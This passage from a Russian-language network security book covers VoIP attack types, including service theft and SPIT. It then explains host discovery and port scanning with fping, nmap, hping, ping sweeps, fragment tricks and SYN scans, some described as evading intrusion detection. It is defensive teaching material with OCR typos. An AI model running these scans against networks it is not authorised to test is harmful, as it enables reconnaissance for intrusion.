В случае использования злоумышленником данной атаки возможны варианты, когда он сможет осуществить звонки по VoIP от имени других абонентов. Именно поэтому задаче обеспечения аутентификации уделяется внимание во всех VoIP-стандартах.

Еще одним распространённым средством осуществления звонков от чужого имени является использование вредоносного программного обеспечения, такого как «тройные кони». Для систем IP-телефонии эти приложения имеют свою специфику.

Абонентские пункты, реализованные на базе персонального компьютера, менее защищены, чем специальные IP-телефоны. Конечно, это утверждение не всегда верно, так как на персональном компьютере могут быть установлены антивирусное программное обеспечение и межсетевые экраны. Но, с другой стороны, на персональном компьютере работает множество приложений, почти каждое из которых содержит в себе уязвимости, иногда очень критичные. Приложение может не иметь никакого отношения к IP-телефонии (например, СУБД), но в случае наличия в нём критической уязвимости злоумышленник сможет заразить систему трояном, который уже будет осуществлять несанкционированные звонки по VoIP. К тому же очень часто пользователи, особенно за домашними компьютерами, работают под административными учетными записями. Тем самым они повышают риск заражения системы. Иногда пользователи своими руками заражают собственную систему, запуская сомнительное ПО (например, ярлыков для нелегальных программ).

В прошивке IP-телефона тоже могут быть уязвимости, но в силу аппаратной реализации на нём не может работать никаких сторонних приложений. Заразить систему пользователю тоже совсем не просто. Кроме того, нанесение вредоносного кода для аппаратного VoIP требует довольно высокой квалификации взломщика. Поэтому аппаратные IP-телефоны надёжнее программных реализаций.

2.6.6. Атаки на диспетчеров

Злоумышленники могут атаковать и узлы (Gatekeeper), которые хранят данные о разговорах пользователей (имена абонентов, время, продолжительность, причина завершения звонка и т. д.). Эта информация может быть полезна для последующего осуществления других атак, таких как модификация и даже удаление указанных данных.

Если проводить аналогию с традиционной телефонией, то это схоже с передачей служебных команд на АТС, которые могут привести к её неправильному функционированию.

Диспетчер (gatekeeper) – это дополнительное устройство, подключённое только к IP-сети и несущее в себе всю логику работы сети

IP-телефонии. Основными функциями этих систем являются аутентификация и авторизация абонента, распределение вызовов между шлюзами и биллинг. В большинстве случаев диспетчер не содержит в себе законченной программы учета, а только основанный на стандартах интерфейс к профессиональным системам биллинга третьих производителей, а также API для разработки оператором собственной программы учета.

Диспетчеры должны использоваться в любой сети IP-телефонии, содержащей более двух шлюзов.

Атаки на диспетчеров могут реализовываться посредством эксплуатации уязвимостей в программном обеспечении gatekeeper.

В случае удачной реализации атаки биллинговая система (например, у оператора связи) не сможет правильно выставлять счета клиентам, что нанесет ущерб всей инфраструктуре IP-телефонии, нарушив ее функционирование.

2.6.7. Хищение сервисов и телефонный спам

Атаки типа хищения сервисов, как правило, представляют собой набор из нескольких действий, описанных ранее в этом разделе. Прежде всего это обнаружение устройств VoIP, прослушивание трафика с целью получения необходимой информации об используемых в сети протоколах. Затем это может быть атака на диспетчера, если необходима какая-либо техническая информация. После всех этих предварительных действий, как правило, производится собственно хищение сервисов. На практике это может быть телефонный звонок в другую страну с ноддельного номера или же получение контроля над какими-либо сервисами, например голосовой почты и т. д.

Еще одна цель, которая может преследоваться при хищении сервисов, – это рассылка нежелательной голосовой почты, то есть фактически тот же спам.

На практике это может выглядеть так: злоумышленник в автоматическом режиме осуществляет обзвон абонентов, и каждому, кто ответит, предлагается прослушать запись голосового сообщения рекламного характера.

Для телефонного спама существует специальный термин – SPIT (Spamming over Internet Telephony).

Собственно, уже сейчас многие компании используют такой сервис вполне легально, арендуя соответствующие услуги у провайдеров IP-телефонии, однако в случае хищения сервисов рассылать спам можно будет практически бесплатно.

Так что хищение сервисов является серьезной атакой, с которой необходимо бороться.

В целом IP-телефония предоставляет пользователю большее число новых возможностей, но сравнению с традиционной телефонией. Однако эти возможности таят в себе и новые опасности. Относительная легкость реализации атак на IP-телефонию ставит вопросы обеспечения безопасности на первое место наряду с обеспечением качества обслуживания. Хотя, на первый взгляд, уязвимостей у IP-телефонии больше, чем у традиционной, но и способы защиты также есть, поэтому не надо бояться, а надо грамотно защищаться.

В этой главе я описал принципы работы IP-телефонии и рассмотрел основные угрозы, которым подвержены данные системы. Те аспекты, которые мне удалось осветить, все же показывают, что VoIP – не такая закрытая и непонятная область, как кажется на первый взгляд. К ней могут быть применены уже известные по обычной телефонии и IP-сетям методы нападения. А относительная легкость их реализации ставит безопасность на первое место наряду с обеспечением качества обслуживания IP-телефонии.

2.7. Анализ удаленных сетевых служб

В самом начале книги я подробно рассмотрел удаленный анализ сети с помощью социальной инженерии. В результате было выявлено следующее: используется домен Active Directory на Windows 2003, известны точное число филиалов, количество пользователей в каждой из подсетей, IP-адресация и модели используемого оборудования. Сейчас, когда я уже рассмотрел вопросы безопасности на всех основных уровнях иерархической модели OSI, самое время вернуться к вопросам анализа сетевых служб.

Теперь проведем исследование тех служб, которые применяются в сети. Материал раздела будет разделен на две части. Сначала мы рассмотрим, как злоумышленник может идентифицировать работающие узлы. А в следующей части мы перейдем к тому, как определить, какие службы запущены на данных машинах.

Допустим, злоумышленнику удалось проникнуть в локальную сеть, например используя уязвимость в программном обеспечении одного из серверных приложений, доступных из Интернета. После атаки он размещает бэкдор, позволяющий удаленно выполнять команды на взломанной машине. Скорее всего, на этом компьютере не окажется информации, ценной для злоумышленника. Поэтому

для хищения злоумышленнику необходимо исследовать доступные устройства и приложения и идентифицировать сервисы на них для последующего взлома.

Конечно, приведенное выше описание действий несколько упрощено, так как современные трояны, как правило, уже содержат в себе необходимые для исследования сети инструменты. Поднимая тему исследования сети, я хочу рассказать читателям, какими средствами может производиться исследование сети, для того чтобы они могли самостоятельно проверить свои сети на подверженность подобным методам анализа и принять соответствующие меры к их защите.

Думаю, здесь потребуется еще одно небольшое пояснение, так как многим может показаться, что идентификация работающих в сети машин – задача слишком простая, не требующая отдельного внимания: достаточно запустить сетевой сканер – и работающие в данный момент хосты будут обнаружены. На самом деле сейчас в локальных сетях очень часто используют фильтрацию сетевого трафика и межсетевое экранирование, в результате далеко не каждый сетевой сканер обнаружит все работающие в данный момент узлы. Без тонкой настройки средств сканирования эти узлы так и останутся «невидимыми». Вот о способах такой доработки мы и будем говорить в этом разделе.

Для идентификации активных узлов в локальной сети можно использовать различные протоколы сетевого и транспортного уровня, такие как ICMP, UDP, и TCP. Но обо всем по порядку.

2.7.1. ICMP как инструмент исследования сети

Протокол ICMP служит для выявления проблем, связанных с сетевым уровнем. Как правило, в локальных сетях его не блокируют, так как он часто используется самими системными администраторами для поиска неполадок в сети. Благодаря этому с помощью ICMP можно производить исследование работающих в сети сервисов.

Прежде всего рассмотрим основные принципы работы данного протокола. Сообщения ICMP передаются в виде IP-датаграмм, то есть к ним прибавляется заголовок IP. Формат ICMP-пакета представлен в табл. 2.

Таблица 2. Формат ICMP-пакета

Type (Тип)	Code (Код)	Checksum (Контрольная сумма)
Данные		

Существуют несколько типов сообщений ICMP. Каждый имеет свой формат, при этом все они содержат следующие три поля:

- 8-битного целого числа, обозначающего тип сообщения (TYPE);
- 8-битного поля кода (CODE), который конкретизирует назначение сообщения;
- 16-битного поля контрольной суммы (CHECKSUM).

Все типы сообщений ICMP можно условно поделить на две группы:

- сообщения об ошибках (например, Destination unreachable);
- запросы и ответы (например, Echo Request и Echo Reply).

Начнем с рассмотрения сообщений об ошибках. Они содержат заголовок и первые 64 бита данных пакета IP, при передаче которого возникла ошибка. Это делается для того, чтобы узел-отправитель смог более точно проанализировать причину ошибки, так как все протоколы прикладного уровня стека TCP/IP содержат наиболее важную информацию для анализа именно в первых 64 битах своих сообщений. Для большинства сообщений об ошибках задействовано поле кода. В основном для исследования сети используются Echo Reply, Echo Request и Timestamp. Полный список полей можно найти в стандарте RFC.

Наилучшим методом определения доступности узла является отправка сообщения ICMP Echo (Type 8). Если система работает и отсутствует фильтрация трафика данного типа, то в ответ придет сообщение ICMP Echo Reply (Type 0).

Идентификация (то есть обнаружение) сетевых устройств с помощью протокола ICMP может быть выполнена двумя способами:

- отправка запроса, получение ответа;
- вызов ситуации ошибки, получение сообщения об ошибке.

В основу идентификации заложен следующий принцип. Узел, отправляющий ICMP-запрос, устанавливает значения полей **Identifier**, эти значения позволяют определить ответы, пришедшие от разных узлов. А для того, чтобы отличить несколько ответов, пришедших от одного узла, используется поле **Sequence Number**. В поле **Code** заносится ноль, поле данных произвольно (например, алфавит). Отвечающая сторона должна заменить значение поля Type на 0 и отправить датаграмму обратно.

Теперь от теории начнем переходить к практике.

Для выполнения обнаружения узла обычно используется утилита ping, входящая в состав большинства ОС. В качестве параметра

ping указывается IP/имя, и в результате получаем ответ удаленной системы. Однако у нее есть существенный недостаток – все узлы опрашиваются последовательно, что существенно увеличивает продолжительность опроса.

Обращение сразу к нескольким узлам (диапазона) с использованием ICMP-запросов (Echo) называется ICMP Sweep или Ping Sweep. Для исследования большой сети потребуется утилита, способная nosылать ICMP-запросы параллельно. Однако, говоря о Ping Sweep, стоит отметить, что из-за параллельной отправки множества ICMP-запросов системы обнаружения атак легко определяют такое сканирование.

Рассмотрим несколько из них в качестве примера.

2.7.2. Утилита *fping*

Утилита *fping* позволяет производить исследование сети при помощи протокола ICMP, также возможен параллельный опрос сразу нескольких узлов, список которых может быть задан непосредственно пользователем или получен из файла.

Синтаксис:

```
fping [опции] [узлы...]
```

Список наиболее используемых опций:

- `-c` – количество отправляемых пакетов к каждому из узлов;
- `-bn` – количество байтов в отправляемом пакете;
- `-g` – указание списка сканируемых узлов;
- `-f` – указание файла со списком сканируемых узлов.

Вот как выглядит сканирование сети 192.168.1.0/24.

Сканирование сети класса C можно осуществить с помощью задания маски:

```
fping -g 192.168.1.0/24
```

а можно с помощью задания диапазона сканируемых адресов (рис. 35):

```
fping -g 192.168.1.1 192.168.1.254
```

Также с помощью данной утилиты можно осуществить сканирование с использованием nosылки одного пакета:

```
fping -g 192.168.2.1 192.168.2.254 -c 1 > alive-hosts
```

Такой способ сканирования менее заметен для систем обнаружения вторжений и анализаторов трафика.




Рис. 35. Результат работы *fnmap*. Найдены три работающих узла

2.7.2. Утилита *fnmap*

Широко известная утилита *nmap* также может быть использована для опроса устройств. Вообще, эта утилита может применяться для исследования сетевых служб не только с помощью ICMP, но поэтому мы еще неоднократно будем к ней возвращаться.

Вот пример ее использования для сканирования все той же сети 192.168.2.0/24:

```
nmap -sP -PI 192.168.2.1-254
```

Ключ *sP* – это указание производить носылку запросов ICMP Echo.

Ключ *PI* – это отключение АСК-сканирования (оно включено по умолчанию).

2.7.4. Использование «Broadcast ICMP»

Еще одним способом определения доступности множества узлов является носылка запроса ICMP Echo по широковещательному адресу или адресу сети. Данный прием именуется Broadcast ICMP.

Если предыдущие способы исследования сети с помощью ICMP требовали использования специальных утилит, то Broadcast ICMP можно реализовать с помощью команды ping.

Например:

```
ping 192.168.1.255
```

или

```
ping 192.168.1.0
```

Такой запрос будет получен всеми узлами сети, и теоретически ответ от каждого из узлов должен прийти узлу, пославшему запрос. На практике машины под управлением ОС Windows на такие запросы не откликаются. Зато ОС семейства UNIX и некоторые модели сетевого оборудования (например, бюджетные Wi-Fi-роутеры) могут ответить на запросы, где в качестве адреса получателя указан широковещательный адрес или адрес сети. В частности, у меня в сети на такой запрос ответили машины под управлением Debian Linux, файловый сервер Synology и Wi-Fi-роутер Asus.

Но и здесь исследователю сети не стоит забывать о том, что системы обнаружения атак обычно фиксируют такие запросы ICMP Echo как атаку Smurf. Действительно, подобный запрос, будучи занушен в цикле, порождает большое количество ответов, направленных на один узел, что может создать ситуацию отказа в обслуживании.

Атака smurf заключается в передаче в сеть широковещательных ICMP-запросов от имени компьютера-жертвы. В результате компьютеры, принявшие такие широковещательные пакеты, отвечают компьютеру-жертве, что приводит к существенному снижению пропускной способности канала связи и в ряде случаев к полной изоляции атакуемой сети. Атака smurf исключительно эффективна и широко распространена.

Еще одним, более надежным средством исследования с помощью ICMP являются сообщения об ошибках.

2.7.5. ICMP-пакеты, сообщающие об ошибках

ICMP-сообщения об ошибках отправляются в тех случаях, когда не удалось выполнить какого-либо действия в сети, например доставить пакет по назначению. В определенных ситуациях это может оказать существенную помощь при выявлении работающих в сети машин.

Приведу небольшой пример. Сообщение ICMP Destination Unreachable (port unreachable), полученное в ответ на сетевой пакет, указывает на то, что требуемый порт на узле закрыт, но узел доступен, поскольку ответ пришел.

Использование ICMP-сообщений об ошибках для обнаружения устройств сводится к вызову сообщения об ошибке на тестируемом узле. Поскольку это осуществляется, как правило, с помощью других протоколов (не ICMP), эти методы упоминаются далее.

Начнем с использования UDP.

2.7.6. UDP Discovery

Метод определения доступности узла с использованием протокола UDP называется UDP Discovery. Если в ответ на пакет было получено сообщение ICMP Destination Unreachable (Port Unreachable), это означает, что узел доступен (и порт, указанный в UDP-пакете, закрыт).

Таблица 3. Формат UDP-пакета

Type=3	Code=3	Контрольная сумма
Данные (UDP-пакет)		

В случае ненаступления ответа от узла возможны следующие варианты:

- узел выключен или недоступен;
- фильтрация трафика;
- указанный в UDP-пакете порт открыт.

Использование протокола UDP для обнаружения устройств неэффективно в силу следующих причин. Во-первых, это высокая степень фильтрации UDP-трафика. Так как из-за архитектурных особенностей (отсутствие механизма подтверждения доставки) UDP используют мало служб (самыми известными являются DNS, SNMP, Syslog), то этот протокол часто фильтруется в сети.

Вторым недостатком использования UDP является непредсказуемое поведение системы при получении UDP-пакета на открытый порт. Дело в том, что многие сканеры отправляют при сканировании пустые пакеты. Допустим, такой пакет отправили на 53-й порт сервера DNS. Получив его на открытый порт, система попытается прочитать содержимое. При этом на уровне приложений будут ожидать данные определенного формата (команды, параметры и т. д.).

Но так как там никаких данных нет, сервис вполне может вести себя не совсем корректно или, что еще хуже для исследующего, отразить данный инцидент в своих журналах событий и уведомлениях администратору.

Но некоторые разработчики смогли обойти второй недостаток UDP-сканирования. В сканере Retina этот метод реализован с учетом указанных недостатков. На данные порты отправляется не пустой UDP-пакет, а осмысленный запрос, на который должен прийти ответ. Таким образом, реакция будет в любом случае (открыт порт или закрыт), что повышает достоверность этого метода при идентификации сетевых объектов.

В следующем примере используется утилита NMAP.

```
Nmap -sU -p <номер UDP-порта> <узел>
```

Также для обнаружения узлов можно воспользоваться уже знакомой нам утилитой hping. Например, для проверки определенного порта на узле 192.168.10.30 необходимо выполнить:

```
hping -2 192.168.10.30 -c 1 -p 137 -n
```

Получение сообщения Port Unreachable будет означать, что узел включен, но порт 137 на нем закрыт.

Рассмотрев протокол транспортного уровня UDP, перейдем к TCP.

2.7.7. Исследование с помощью TCP

Протокол TCP используется гораздо большим числом различных служб и приложений. По сути, в нашем случае это основной инструмент исследования сети, так как средства межсетевого экранирования и системы обнаружения вторжений, как правило, разрешают отправку пакетов на наиболее распространенные сетевые порты. Например, вряд ли где-то будут запрещать электронную почту или веб.

Метод определения доступности узла с использованием протокола TCP называется TCP Ping.

Критичным является выбор значений некоторых полей:

- Source Port;
- Destination Port;
- сочетание флагов (поле Flags).

Выбор порта источника зависит от фильтрации трафика различного типа, а выбор порта получателя осуществляется также из соображений возможной фильтрации (обычно это порты 21, 22, 23, 25, 80, последний – HTTP – наиболее распространенный вариант). Но

основным при исследовании сети с помощью ТСП является выбор правильного сочетания флагов.

Для лучшего понимания, о чем идет речь, рассмотрим несколько утилит с пояснениями.

Утилита `hping` – удобное средство генерации пакетов с различным сочетанием флагов.

```
hping <узел> [опции]
```

Список наиболее используемых опций приведен далее:

- `-c` – количество отправляемых пакетов;
- `-0` – режим RAW IP;
- `-1` – режим ICMP;
- `-2` – режим UDP. По умолчанию используется режим ТСП;
- `-s` – порт источника;
- `-d` – порт получателя.

Флаги ТСП:

- `-F` – `fin` флаг FIN;
- `-S` – `syn` флаг SYN;
- `-R` – `rst` флаг RST;
- `-P` – `push` флаг PUSH;
- `-A` – `ack` флаг ACK;
- `-U` – `urg` флаг URG;
- `-X` – `xmas` флаг X неиспользуемый (0x40);
- `-Y` – `ymas` флаг Y неиспользуемый (0x80).

2.7.8. Использование флага SYN

Посылка ТСП-пакета с установленным флагом SYN может быть использована для определения доступности узла следующим образом: если в ответ на такой запрос пришел пакет с установленными в заголовке флагами SYN – ACK или RST, то узел доступен. Если же ответ не приходит, то узел либо недоступен, либо данный тип трафика фильтруется.

Пример отправки пакета с установленным флагом SYN на 80-й порт указанного узла с использованием `hping` (рис. 1.36):

```
hping <узел> -S -p 80 -c 1
```

Поскольку ответ приходит в любом случае (открыт порт или закрыт), этот способ определения доступности узла довольно эффективен (особенно в условиях фильтрации ICMP). Данный метод и называют ТСП ping.

Возможны варианты сканирования и с помощью других флагов, однако здесь возникает ряд сложностей. При получении такого пакета система может неоднозначно на него отреагировать, так как реализация стека TCP/IP в разных, особенно старых операционных, системах может существенно отличаться. Кроме того, пакеты фильтры с технологией «Stateful Inspection» считают такие пакеты ошибочными и «молча» отбрасывают их.

В качестве примера приведу сканирование утилитой hping с использованием флагов SYN+ACK и ACK.

SYN-ACK

```
hping <узел> -S -A -p 80 -c 1
```

ACK

```
hping <узел> -A -p 80 -c 1
```

Вообще, TCP-сканирование является достаточно мощным инструментом при исследовании сети, поэтому стоит очень ответственно подойти к настройке средств обнаружения вторжений для борьбы с ним.

2.7.9. Использование протокола IP

Помимо применения протоколов ICMP, UDP и TCP, при исследовании сети можно также воспользоваться протоколом IP.

Основа методов обнаружения узлов при помощи протокола IP – отправка ошибочных IP-данных. При этом ошибка вносится в заголовок IP. Признаком доступности узла служит получение ICMP-сообщения об ошибке. Для работы с пакетами на уровне заголовков IP можно использовать рассмотренную выше утилиту hping.

2.7.10. Посылки фрагмента IP-данных

Суть метода – в том, что отправляется первый фрагмент IP-данных и не посылаются остальные. В ответ должно прийти сообщение ICMP об ошибке Fragment Reassembly Time Exceeded (Type=11, Code=1).

Пример с использованием hping:

```
hping 192.0.2.254 -c 1 -x -p 80 -S -V -D
```

Здесь посылается SYN-запрос на 80-й порт узла с указанием, что это не последний фрагмент (опция -x). Дополнительно включены

режимы для вывода максимально подробной информации (опции -V и -D).

В случае если в ответ было получено сообщение Fragment Reassembly Time Exceeded, можно смело утверждать, что исследуемый узел включен.

Ошибочная длина заголовка

В заголовке носылаемой IP-датаграммы указывается ошибочная длина. В ответ должно прийти сообщение Parameter Problem Message (Type=12; Code=2). Это сообщение также является признаком активности исследуемого узла.

Неподдерживаемый протокол

В отправляемой IP-датаграмме указывается не поддерживаемый удаленной системой тип протокола. В ответ приходит сообщение ICMP protocol unreachable (Type=3, Code=2).

Пример с использованием hping:

```
hping <узел> -O -H 255 -c 1
```

В данном случае носылается 1 пакет с типом протокола 255 (ключ – 0 в данном случае означает работу с протоколом IP). Получение сообщений с указанными выше типами ошибок будет свидетельством того, что данный узел включен.

2.7.11. Идентификация узла с помощью протокола ARP

В локальной сети довольно эффективный способ обнаружения узлов – носылка запросов ARP. При этом узел ответит в любом случае, даже если блокируется весь трафик.

В качестве примера программы, использующей такую технику выявления доступных узлов, можно привести утилиту ettercap.

Сканирование сети с помощью утилиты arping показано на рис. 37.

Утилита Nmap также позволяет осуществлять ARP для поиска работающих узлов (рис. 38).

Рассмотрев те способы, которые может использовать взломщик для поиска активных машин в сети, перейдем к рассмотрению возможных мер защиты.




Рис. 37. Результат работы arping




Рис. 38. Результат работы Nmap

2.7.12. Меры защиты

Собственно, набор средств защиты от сканирования сети не слишком обширен. Это фильтрация трафика и использование систем обнаружения вторжений. Фильтрация трафика основывается на запрете всех протоколов, которые не используются для работы легальных служб и приложений. Это относится прежде всего к UDP-пакетам для экзотических приложений. Вряд ли в пользовательских сегментах на комьютерах пользователей применяются Syslog или SNMP. Поэтому такой трафик можно смело отфильтровать, оставив лишь DNS.

Что касается систем обнаружения вторжений, то лучше всего протестировать на практике те программы, которые приводятся в разделе, и настроить свои IDS на обнаружение сканирования.

2.7.13. Идентификация ОС и приложений

В предыдущих частях я рассматривал способы сбора информации посредством социальной инженерии и поиск работающих в сети устройств. В результате тех действий, которые представлены ранее, злоумышленники благодаря социальной инженерии и найденным в сети активным узлам будут знать, что искать и где искать соответственно. Однако еще резонные вопросы «Как искать» и затем «Как ломать» пока остаются без ответа. Нередко для успешного взлома необходимо иметь представление о топологии сети жертвы.

Конечно, при сканировании внутренней сети топология известна заранее, но иногда топология должна специально исследоваться.

Знание топологии сети может помочь в тех случаях, когда необходимо перехватить трафик. Взломав, к примеру, коммутатор, можно заставить его «зеркалировать» весь проходящий трафик на определенный порт. Также очень полезным может оказаться получение доступа на маршрутизатор или подмена маршрутной информации.

Кроме того, в достаточно больших, географически распределенных сетях обычно используются протоколы маршрутизации, такие как RIP и OSPF. Так вот, знание топологии сети также может помочь при взломе системы динамической маршрутизации.

Теперь перейдем к практическим вопросам изучения топологии сети.

2.7.14. Отслеживание маршрутов

Начнем с вопроса, решение которого требует наименьших затрат. Отслеживать маршрут до искомого узла можно удаленно, и при этом не требуется никаких специальных приложений и утилит. Отслеживание маршрутов при определении топологии сети (на этапе начального сбора сведений) является распространенным приемом. Для этого используется штатная утилита `tracert`, входящая в состав UNIX-систем, а в Windows-системах она называется `tracert`. Цель такого исследования – получить точный маршрут движения IP-пакета от одного узла сети до другого.

Несмотря на кажущуюся простоту работы с `Traceroute`, она является достаточно интересным инструментом исследования сети, и мы рассмотрим ее особо.

В следующем примере рассматривается работа утилиты `tracert` из состава Windows.

Пусть команда `tracert` выполняется на машине 200.2.2.2 в отношении узла 100.1.1.2:

```
> tracert 100.1.1.2 -d
```

Последовательность обмена пакетами представлена на рис. 39.



Рис. 39. Работа утилиты `tracert`

Рассмотрим кратко, как это работает. На первом шаге будет отправлен ICMP-запрос со следующими параметрами:

Адрес отправителя 200.2.2.2, получателя 100.1.1.2. При этом TTL=1.

На втором шаге значение TTL последовательно увеличивается на 1. Соответственно, TTL=2, пакет проходит через маршрутизатор.

Так как на следующем шаге пакет достиг требуемого узла, от него будет получен обычный ICMP-ответ (`echo-reply`).

Однако средства защиты тоже не дремлют. Так как нонытка отслеживания маршрута к узлу может являться нредварительным действием перед атакой, большинство систем обнаружения атак могут реагировать на такое событие. Обычно они реагируют на ноявление в сети пакета ICMP_TIME_EXCEEDED. По содержимому данного пакета IDS может определить цель атаки.

Тенерь перейдем к рассмотрению вопросов, связанных с идентификацией сетевых сервисов.

2.7.15. Сканирование портов

Одним из наиболее распространённых способов идентификации сетевых сервисов является сканирование портов. Дело в том, что за многими распространёнными приложениями закреплены определённые номера портов и протоколы транспортного уровня. Так, HTTP использует порт 80, FTP – 20 и 21, а SSH – 22 и т. д. И хотя значения портов по умолчанию можно легко изменить, но все же открытый порт с определённым номером является верным признаком того, что на узле работает именно данное приложение. Остается только определить, какие порты открыты на узле. Задача идентификации статуса порта может решаться несколькими способами. Например, с установлением соединения и без такового. Далее рассматриваются некоторые из них.

Сканирование с установлением соединения

Для того чтобы убедиться в том, что порт TCP открыт, достаточно попытаться установить с ним соединение. Обычно для этой цели используются возможности операционной системы. Как в состав Windows, так и Unix входит утилита telnet, с помощью которой можно обратиться к узлу на порт с определённым номером. В случае отклика узла можно сделать вывод о том, что нужный порт открыт. Однако у такого метода есть ряд недостатков.

В частности, в операционной системе реализация TCP, как правило, представляет собой отдельные драйверы, а интерфейс между прикладным процессом и TCP представляет собой набор системных вызовов, с помощью которых можно открыть или закрыть соединение, отправить или принять данные. Однако в последних версиях ОС Windows на уровне драйверов операционной системы появились ограничения на работу с сетевыми портами. И вполне возможна ситуация, когда после очередного обновления Windows 7 не даст уста-

новить соединение по порту, который ей покажется подозрительным. Что касается непосредственно утилиты telnet, то ее использование для последовательного сканирования портов является крайне неудобным, так как она работает очень медленно.

Также для установления TCP-соединения может быть использован интерфейс сокетов (функция connect()). После установления соединения его можно тут же разорвать штатным образом.

Перед тем как перейти к рассмотрению различных методов сканирования, вспомним, как происходит установление соединения в TCP. Я не буду приводить детальное описание всех шагов, просто представлю графическую иллюстрацию (рис. 40).




Рис. 40. Установление TCP-handshake

На основании приведенных технологических особенностей TCP handshake возможны несколько способов сканирования портов, некоторые из них мы рассмотрим далее.

SYN-сканирование

Как и у других методов анализа сети, у сканирования с установлением соединения имеются свои плюсы и минусы. К плюсам можно отнести следующее:

- использование штатных возможностей ОС, отсутствие необходимости установки каких-либо дополнительных сетевых драйверов и библиотек;

- также высокая достоверность, если соединение удалось установить, значит, порт непременно открыт.

К недостаткам этого метода обычно относят:

- недостаточную производительность;
- невозможность определения факта фильтрации порта;
- вероятность появления дополнительных ограничений на работу с сетевыми соединениями на уровне операционной системы.

В качестве альтернативы сканированию с установлением соединения рассмотрим SYN-сканирование.

SYN-сканирование обладает несколько большей производительностью, поскольку с тестируемым портом не устанавливается полноценное TCP-соединение. Сканирующий узел (А) отправляет SYN-накет, как бы намереваясь установить соединение, и ожидает ответа. Наличие флагов SYN|ACK в ответе, приведенном от узла В, указывает на то, что порт открыт, а флаги RST|ACK в ответе означают обратное.

Если же в ответ не пришло ничего (но при этом известно, что узел включен), то это означает, что порт фильтруется. В случае если точно определили, что узел присутствует в сети, то отсутствие ответа однозначно может идентифицироваться как наличие фильтрации в сети. Соответственно, таким образом злоумышленник может узнать, какой именно трафик фильтруется в сети, и попытаться обойти это ограничение, применив другой способ сканирования.

Разумеется, для проведения подобного сканирования необходимо использовать механизм генерации сетевых пакетов и анализа входящих ответов. Этот функционал стандартные утилиты операционной системы не предоставляют, и, соответственно, здесь необходимы дополнительные средства.

Этим, кстати, можно объяснить тот факт, что после получения пакета SYN/ACK в ответ отправляется RST-пакет для сброса еще не установленного соединения (эту операцию выполняет операционная система).

Сканирование портов UDP

